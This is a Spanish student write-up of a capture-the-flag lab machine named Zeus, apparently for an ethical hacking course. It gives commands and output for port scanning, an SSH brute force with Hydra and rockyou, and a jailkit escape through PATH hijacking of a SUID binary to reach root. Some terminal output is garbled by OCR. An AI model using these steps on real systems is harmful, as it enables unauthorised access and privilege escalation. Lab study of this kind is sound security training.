Zeus



Fecha: 28/02/2024

Nombre: Eduardo Muñoz Hardisson

Asignatura: Hacking ético

Metodologías penetrantes

- 1. Exploración
- NMAP
- 2. Enumeración
- Dirb
- 3. Explotación
- Hidra
- SSH
- kit de cárcel
- 4. Escalada de privilegios
- Explotación de los derechos de Suid

Exploración.

Escaneamos la red para encontrar nuestro objetivo. Esta máquina virtual de destino tiene una dirección IP estática configurada como 192.168.131.170. Entonces creamos una red VM igual a esta y colocamos nuestra máquina Kali en la misma red.

```
kali@kali: ~
File Actions Edit View Help
Currently scanning: Finished!
                               | Screen View: Unique Hosts
19 Captured ARP Req/Rep packets, from 3 hosts. Total size: 1140
  ΙP
               At MAC Address
                                 Count
                                            Len MAC Vendor / Hostname
                                            120 VMware, Inc.
192.168.84.1
               00:50:56:c0:00:08
192.168.131.170 00:0c:29:e9:e4:5e
                                            180 VMware, Inc.
                                            840 VMware, Inc.
               00:50:56:f8:82:3e
192.168.84.2
                                     14
```


Luego, como de costumbre, utilizamos nmap para la enumeración de puertos y servicios.

Y tenemos los puertos 21, 22 y 80 abiertos en la máquina de destino.


```
)-[/home/kali]
   nmap -A 192.168.131.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 16:44 EST
Nmap scan report for 192.168.131.170
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (reset)
      STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
   STAT:
  FTP server status:
      Connected to 192.168.131.3
       Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 4
       vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh
                     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    1024 79:62:0d:b3:16:c1:8c:83:1a:06:1f:c7:95:c9:9d:7f (DSA)
    2048 5c:db:b8:92:4e:70:6a:91:7e:4b:57:21:29:84:ec:bf (RSA)
    256 d8:98:4a:89:cd:fd:eb:44:6c:84:14:f7:eb:b3:bd:68 (ECDSA)
80/tcp open http
                    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: MyTelecom
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 00:0C:29:E9:E4:5E (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeración:


Como podemos ver, el puerto 80 está abierto, intentamos abrir la dirección IP en nuestro navegador, pero no encontramos nada útil en la página web.




Tomamos la ayuda de dirb para aplicar fuerza bruta al directorio de la página web y obtuvimos un directorio llamado /telecom/



Intentamos acceder a la URL en el navegador, pero no encontramos nada.



Buscamos la fuente de la página y obtuvimos un nombre llamado **gogu** que podemos probar como nombre de usuario.



Explotación:

Con suerte, obtuvimos un nombre de usuario, así que intentamos forzar el puerto ssh y obtuvimos con éxito una contraseña universal para el usuario gogu.

```
)-[/home/kali]
    hydra -l gogu -P /usr/share/wordlists/rockyou.txt.gz 192.168.131.170 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-27 16:59:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
 reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
 ~896525 tries per task
[DATA] attacking ssh://192.168.131.170:22/
[STATUS] 86.00 tries/min, 86 tries in 00:01h, 14344315 to do in 2779:55h, 14 active [STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 82.29 tries/min, 576 tries in 00:07h, 14343825 to do in 2905:18h, 14 active
[STATUS] 80.40 tries/min, 1206 tries in 00:15h, 14343195 to do in 2973:18h, 14 active [STATUS] 81.81 tries/min, 2536 tries in 00:31h, 14341865 to do in 2921:55h, 14 active [STATUS] 80.77 tries/min, 3796 tries in 00:47h, 14340605 to do in 2959:18h, 14 active
[22][ssh] host: 192.168.131.170 login: gogu password: universal
of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-27 17:58:18
```

Entonces iniciamos sesión en la máquina de destino usando ssh con las credenciales encontradas anteriormente y obtuvimos nuestro primer **indicador user.txt.**

Descubrimos que el usuario gogu solo podía ejecutar comandos limitados porque el creador de la máquina implementó **jailkit** en este usuario.

Nota: Jailkit se implementa para limitar el shell bash de cualquier usuario en particular.

```
#ssh gogu@192.168.131.170
#id
#cat user.txt
#ls_-la
```

```
[/home/kali]
         ssh gogu@192.168.131.170
 gogu@192.168.131.170's password:
 gogu@zeus:~$ id
 uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
 gogu@zeus:~$ ls
 hackme user.txt
 gogu@zeus:~$ cat user.txt
 153a1d7d664309c3c3a553a06633ab5c
 gogu@zeus:~$ pwd
 /home/gogu
 gogu@zeus:~$ cd /etc/
 gogu@zeus:/etc$ ls -la
 total 80
 drwxr-xr-x 3 root root 4096 Oct 5 2017 .

      drwxr-xr-x
      3 root root
      4096 Oct
      5 2017 .

      drwxr-xr-x
      9 root root
      4096 Oct
      5 2017 .

      -rw-r-r--
      1 root root
      2177 May 16 2017 bash.bashrc

      -rw-r-r--
      1 root root
      23 Oct
      5 2017 group

      -rw-r-r--
      1 root root
      92 Apr 19 2012 host.conf

      -rw-r-r--
      1 root root
      219 Jul 18 2018 hosts

      -rw-r-r--
      1 root root
      206 Oct
      5 2017 jailkit

      -rw-r-r--
      1 root root
      2321 Oct
      5 2017 ld.so.cache

      -rw-r-r--
      1 root root
      2195 Oct
      5 2017 localtime

      -rw-r-r--
      1 root root
      2195 Oct
      5 2017 localtime

      -rw-r-r--
      1 root root
      2475 Apr 19 2012 nsswitch.com

-rw-r--r-- 1 root root 2195 Oct 5 2017 tocattime
-rw-r--r-- 1 root root 475 Apr 19 2012 nsswitch.conf
-rw-r--r-- 1 root root 78 Jul 17 2018 passwd
-rw-r--r-- 1 root root 665 Oct 5 2017 profile
-rw-r--r-- 1 root root 2932 Dec 30 2013 protocols
lrwxrwxrwx 1 root root 29 Oct 5 2017 resolv.conf \rightarrow ../run/resolvconf/resolv.conf -rw-r-- 1 root root 19558 Dec 30 2013 services
 gogu@zeus:/etc$ cat passwd
 root:x:0:0:root:/root:/bin/bash
 gogu:x:1001:1001:Gogu,,,:/home/gogu:/bin/bash
 gogu@zeus:/etc$
```

Buscamos archivos ocultos y obtuvimos un archivo llamado **sysdate** que tenía el bit suid configurado.

El comando Sysdate nos dio la fecha y hora actuales. Intentamos usar el método de la variable de ruta para aprovechar el suid de sysdate pero todavía no salíamos del shell restringido, tal vez debido a la implementación del jailkit.

```
# Is -IRah
# echo "/bin/sh/" > date
# chmod 777 date
```

/home/gogu/.../sysdate/

```
)-[/home/kali]
     ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls -lRah
total 44K
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 .
drwxr-xr-x 3 root root 4.0K Oct 5 2017 ..
drwxrwxr-x 2 gogu gogu 4.0K Jul 17 2018 ...
-rw----- 1 gogu gogu 91 Feb 28 02:10 .bash_history
-rw-r--r-- 1 gogu gogu 91 Feb 28 02:10 .basn_nistory
-rw-r--r-- 1 gogu gogu 220 Oct 5 2017 .bash_logout
-rw-r--r-- 1 gogu gogu 3.6K Oct 5 2017 .bashrc
drwx---- 2 gogu gogu 4.0K Oct 5 2017 .cache
-rw-r--r-- 1 root root 0 Oct 5 2017 .hushlogin
-rw-r--r-- 1 gogu gogu 675 Oct 5 2017 .profile
-rwxr-xr-x 1 gogu gogu 7.2K Oct 5 2017 .hackme
-rw-r--r-- 1 gogu gogu 33 Jul 18 2018 user.txt
total 16K
drwxrwxr-x 2 gogu gogu 4.0K Jul 17 2018 .
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 ..
-rwsr-sr-x 1 root root 7.2K Oct 5 2017 sysdate
./.cache:
total 8.0K
drwx----- 2 gogu gogu 4.0K Oct 5 2017 .
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 ..
-rw-r--r-- 1 gogu gogu 0 Oct 5 2017 motd.legal-displayed
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
gogu@zeus:~$ echo "/bin/sh/" > date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/.../ sysdate
bash: /home/gogu/ ... /: Is a directory
gogu@zeus:~$ /home/gogu/ .../sysdate
```

Buscamos en Google alguna forma de evitar el jailkit y obtuvimos un c-script. Guardamos el archivo como **bypass.c** en nuestro kali. Luego intenté compilarlo. Estaba solicitando algunas bibliotecas, así que instalamos las dependencias y luego pudimos compilarlas.

Referencia: https://filippo.io/escaping-a-chroot-jail-slash-1/

apt install gcc-multilib -y

gcc bypass.c -o bypass -m32

```
(root@keli)-[/home/kali]
Reading package lists... Done
Building dependency tree ... Done
Reading state information ... Done
gcc-multilib is already the newest version (4:13.2.0-7).
Oupgraded, Onewly installed, O to remove and 1482 not upgraded.

(root@keli)-[/home/kali]
gcc bypass.c -o bypass -m32
```

Escalada de privilegios:

Después de compilar el archivo, lo que hicimos fue transferir el archivo de script **de omisión** a la máquina de destino y ejecutarlo con privilegios de root utilizando la metodología de variable de ruta.

Después de la ejecución, salimos con éxito del shell restringido y también obtuvimos el **shell** raíz y, finalmente, el **indicador** raíz.

```
# ssh gogu@192.168.131.170 "cat> bypass" < bypass
# ssh gogu@192.168.131.170
# ls
# chmod 777 bypass
# echo "/home/gogu/bypass">date
# chmod 777 date
# export PATH=/home/gogu:$PATH
# /home/ gogu/.../sysdate
```

```
"root@ kali)=[/home/kali]"
"ssh gogu@192.168.131.170 "cat> bypass" < bypass
gogu@192.168.131.170's password:

"root@ kali)=[/home/kali]
"ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@2eus:~$ ls
bypass date hackme user.txt
gogu@zeus:~$ chmod 777 bypass
gogu@zeus:~$ echo "/home/gogu/bypass">date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/.../sysdate
```

id 1<&2

cd root

cat root.txt

```
Systems date is:
id 1<\darkbox{0}{2}
uid=0(root) gid=1001(gogu) egid=0(root) groups=0(root),1001(gogu)
pwd 1<\darkbox{0}{2}
/
ls 1<\darkbox{0}{2}
bin boot dev etc home initrd.img initrd.img.old lib lost+focd /root
ls 1<\darkbox{0}{2}
root.txt
cat root.txt 1<\darkbox{0}{2}
a4d884a564cb6e9011a95a03e0d49f5c
```